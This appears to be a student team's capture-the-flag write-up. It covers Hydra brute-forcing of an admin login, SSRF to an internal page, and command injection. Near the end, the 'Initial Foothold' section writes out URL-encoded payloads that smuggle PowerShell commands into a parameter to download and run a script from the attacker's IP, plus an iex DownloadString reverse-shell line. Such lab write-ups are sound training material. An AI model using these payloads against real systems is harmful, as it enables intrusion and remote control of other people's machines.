
Then, Yong Dick Shen used nano to modify the file (/etc/hosts).




After that, Fam Yi Qi keyed (http://admin.ironcorp.me:11025/) into the URL as shown below.




Next, Fam Yi Qi tried the hydra command 3 times. Then, she realised that the attackbox cannot function well due to low RAM so she let the others try this step using kali.




We used Hydra to bruteforce the password.






Then, we successfully got into the page.




It is related to SSRF(SERVER-Side request forgery)


We played with the url to see if there were any things that were interesting.




internal.ironcorp.me page showed that we did not have access to it. Yet, we know we can play with the url




So we put this url into it



Then, we use dir command can we find out that we are able to see the Directory of E of the target machine



We use burpesuite to intercept the request from the website and send it to the repeater.




Initial FootHold


Members Involved: Fam Yi Qi, Yong Dick Shen, Yap Jack, Ang Hui Yee

Tools used: Burp Suite/ Listener


Process and Methodology and Attempts:




These are the url, reverse shell , etc we used to try to put the reverse shell into the target machine.



We tried to put the url directly into it but then it didn't work, so we encoded it into the url and it worked nicely.




We tried to connect our reverse shell but it somehow is not working and these are the reverse shells written with different reverse shell script we found on google.




We used ifconfig tun0 $$ python3 -m http.server 80 command to help download the reverse shell to the target machine from our server

```
internal.ironcorp.me:11025/name.php?name=Equinox|powershell.exe%20wget%20%
22http://10.18.31.190/shekl9.ps1%22%20-outfile%20%22E:/xampp/htdocs/internal/shekl9.ps1%22

internal.ironcorp.me:11025/name.php?name=Equinox|powershell.exe%20./shekl9.ps1

powershell.exe -c iex(New-Object
Sysetm.net.WebClient).DownloadString('http://10.18.31.190/shekl.ps1');shekl.ps1 -c
10.18.31.190 -p 6666 -e cmd.exe

powershell.exe -c iex(new-object
net.webclient).doenloadstring('http://10.18.31.190/shekl.ps1')

